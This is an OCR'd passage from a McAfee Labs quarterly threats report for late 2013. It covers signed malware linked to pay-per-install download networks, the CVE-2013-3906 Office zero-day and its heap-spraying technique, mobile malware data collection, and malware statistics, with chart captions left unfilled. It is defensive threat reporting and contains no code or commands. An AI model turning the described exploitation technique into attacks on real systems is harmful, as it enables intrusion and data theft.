Digging further, we find that different certificate subjects on malicious signed binaries trace back to the same suspect CDNs. For example, binaries signed by Firseria SL and others signed by PortalProgramas pull content from downloadmr.com.

Similarly, programs signed by Tuguu SL, Payments Interactive SL, and Lunacom Interactive Ltd. reference secdls.com, tuguu.com, or domaiq.com, which are all owned by the same entity. These entities promote bundling, pay-per-install, analytics, advertising, and other services.

When adjusting for these findings, the top two offenders for the quarter, Tuguu SL and DownloadMR, represent one-third of all new malicious signed malware. This is by no means an exhaustive list because there are many other certificates associated with these CDNs. However, recognizing this practice by malware developers provides an explanation for the rapid growth of signed malware.

CERTIFICATE SUBJECTS ON MALICIOUS SIGNED BINARIES



Source: McAfee Labs, 2014.

Follow McAfee Labs

Microsoft Office zero-day exploit

In early November 2013, McAfee Labs detected a zero-day exploit[6] that targeted Microsoft Office.[7] We observed early examples targeting high-profile organizations in the Middle East and Asia (including some in the Pakistani military). These targeted attacks attempted to steal sensitive data by locating and exfiltrating specific file types (such as .pdf, .txt, .ppt, .doc, and .xls) in the victim's environment. This vulnerability, CVE-2013-3906,[8] was fixed in Microsoft's December patch as MS13-096. McAfee security products have also been updated to block attacks using this exploit.[9] This zero-day attack exploits the Word Open XML format (docx)[10] and apparently an ActiveX control to "spray" heap memory.[11] Heap spraying in Office via ActiveX objects is a new exploitation trick. Previously, attackers usually chose Flash Player to spray heap memory in Office. This is further proof that attacking techniques always evolve.

Since McAfee Labs first identified this threat, we have worked with other researchers and have identified more than 60 unique variants, indicating this vulnerability is heavily leveraged by multiple attackers. We even observed variants of the Citadel Trojan[12] distributed via this exploit. About 500 unique examples of malware based on this exploit now sit in our collection. The oldest sample we found dates to mid-July 2013.

The CVE-2013-3906 vulnerability is the first in-the-wild exploit to take advantage of Open XML. In the past, many people believed that .docx was quite safe compared with the "broken" Office Binary File Format.[13] They don't believe that now. This element of surprise could be the major reason no one had detected the threat: Because .docx files were not considered vulnerable, they were not executed in a sandbox environment.

The exploit also employed a novel technique to spray the heap without any scripting, as scripting actions are more easily recognized and blocked by security improvements in Office 2007 and later versions. More important (and more worrisome), this flaw is fully documented, and live and proof-of-concept exploitation exists, making it dramatically simpler for other actors to incorporate the exploit into new attacks, exploit kits, and the like. During our analysis, we also learned that data execution prevention (DEP) is not enabled by default in Office 2007.[14] This causes us further worries. Without DEP, even a heap spray attack less complex than this one can successfully exploit a target.

Malicious malware leverages user acquiescence about mobile app data sharing to track location information and gather personal data.


2.4 million new mobile malware samples were added in 2013, up 197% from 2012.

Mobile malware: the march continues

We collected 2.47 million new mobile malware samples in 2013, with 744,000 in this quarter alone. Our mobile malware "zoo" totaled 3.73 million samples at the end of the year, up an astounding 197% from the end of 2012.


Malware can arrive on a mobile device through just about every attack vector commonly associated with other endpoint devices—usually as a downloaded app, but also from visits to malicious websites, spam, malicious SMS messages, and malware-bearing ads. It's interesting to explore the prevalence of mobile apps that collect both user data and mobile device telemetry, the relationship between "overcollecting" apps and malware, and the common malicious activities performed by mobile malware.

NEW MOBILE MALWARE



Source: McAfee Labs, 2014.

TOTAL MOBILE MALWARE



Source: McAfee Labs, 2014.

Beginning with the *McAfee Labs Threats Report: Third Quarter 2013*,[15] we switched our reporting of mobile malware from a count of malware families to unique samples (a hash count). We did this for two reasons: First, we wanted the method we use for mobile malware to be consistent with the way we report all malware. Second, by reporting the total number of variants instead of the total number of mobile malware families, we present a better overall picture of how mobile malware affects users.

Follow McAfee Labs

As we noted in the recently published *McAfee Mobile Security Report*,[16] we found that an astounding 82% of mobile apps track when you use Wi-Fi and data networks, when you turn on your device, or your current and last location; 80% of apps collect location information; and 57% track when the phone is used. Of course, most of the tracking is benign. We give up our privacy and identifiable data in exchange for convenience, access, and personalization. But what about the outlier—an app whose data collection behavior is inconsistent with other apps in its category?


McAfee Labs maintains a reputation database for mobile apps. When an app behaves significantly differently than others in its category, we may increase the riskiness reflected in its privacy "sharing" score. The higher the score, the more private data it shares relative to its peers. A low score, within each category and for each app, means the app collects very little information or behaves the way a user would expect it to based on the description of the app.

We also discovered that there appears to be a relationship between apps that overcollect mobile device telemetry (as measured by our privacy sharing scores) and apps that contain or enable malware. The more data an app collects relative to its category peers, the more you should be concerned about data loss and possible theft. In fact, when we looked at the 10 apps in our mobile app reputation database that had the highest privacy-sharing scores, we found that six of them contained malware. All 10 of these apps read the device's ID and track the device's last known location.

Digging into mobile malware behavior, we see a couple of interesting things. First, the most common behavior—shown by more than one-third of the malware—is to collect and send device telemetry. The malware sends data that can be used to build a profile of the mobile device owner's behavior. There's also a high prevalence of acts commonly associated with device hijacking, such as making the mobile device into a bot and installing other, even more malicious malware. Second, from a trend standpoint, mobile malware appears to be evolving from exploiting vulnerabilities toward more profile building and device-hijacking behavior. There appears to be an increasing value placed on the movements of the device owner.

Sharing tracking information with a mobile app may seem benign or at most, a privacy issue, but it raises profound business security implications in the "bring your own device" world. A clever piece of malware installed on the CEO's phone directly or indirectly by a less-than-reputable mobile app and doing nothing more than tracking location information could actually tip off competitors, suppliers, financial analysts, blackmailers, or even those who wish to do someone physical harm.

NEW MOBILE MALWARE SHOWING DEVICE-HACKING BEHAVIOR




Source: McAfee Labs, 2014.

Follow McAfee Labs

THREATS STATISTICS


Malware

NEW MALWARE



Source: McAfee Labs, 2014.

TOTAL MALWARE




Source: McAfee Labs, 2014.

The McAfee Labs "zoo" grew by 15% during the quarter. It now contains more than 196 million unique malware samples.

Follow McAfee Labs


The volume of new ransomware samples doubled from Q4 2012 to Q4 2013. McAfee Labs added 1 million new samples in 2013.

NEW RANSOMWARE



Source: McAfee Labs, 2014.

TOTAL RANSOMWARE




Source: McAfee Labs, 2014.

Follow McAfee Labs


New rootkits dropped by 73% this quarter, continuing a decline that began 2011.

NEW ROOTKITS MALWARE



Source: McAfee Labs, 2014.

TOTAL ROOTKITS MALWARE




Source: McAfee Labs, 2014.

Follow McAfee Labs


McAfee Labs added 2.2 million new MBR attack-related samples in 2013.

NEW MASTER BOOT RECORD–RELATED THREATS



Source: McAfee Labs, 2014.

TOTAL MASTER BOOT RECORD–RELATED THREATS




Source: McAfee Labs, 2014.

Follow McAfee Labs

Web threats


We recorded a 40% increase in the number of suspect URLs in 2013.

NEW SUSPECT URLs



Source: McAfee Labs, 2014.


LOCATION OF SERVERS HOSTING SUSPECT CONTENT



Source: McAfee Labs, 2014.


Follow McAfee Labs

NEW PHISHING URLs




Source: McAfee Labs, 2014.

TOP COUNTRIES HOSTING PHISHING URLs



TOP COUNTRIES HOSTING SPAM URLs



United States
Brazil
Russia
United Kingdom
Czech Republic
France
Japan
Others
Germany
Canada
Netherlands

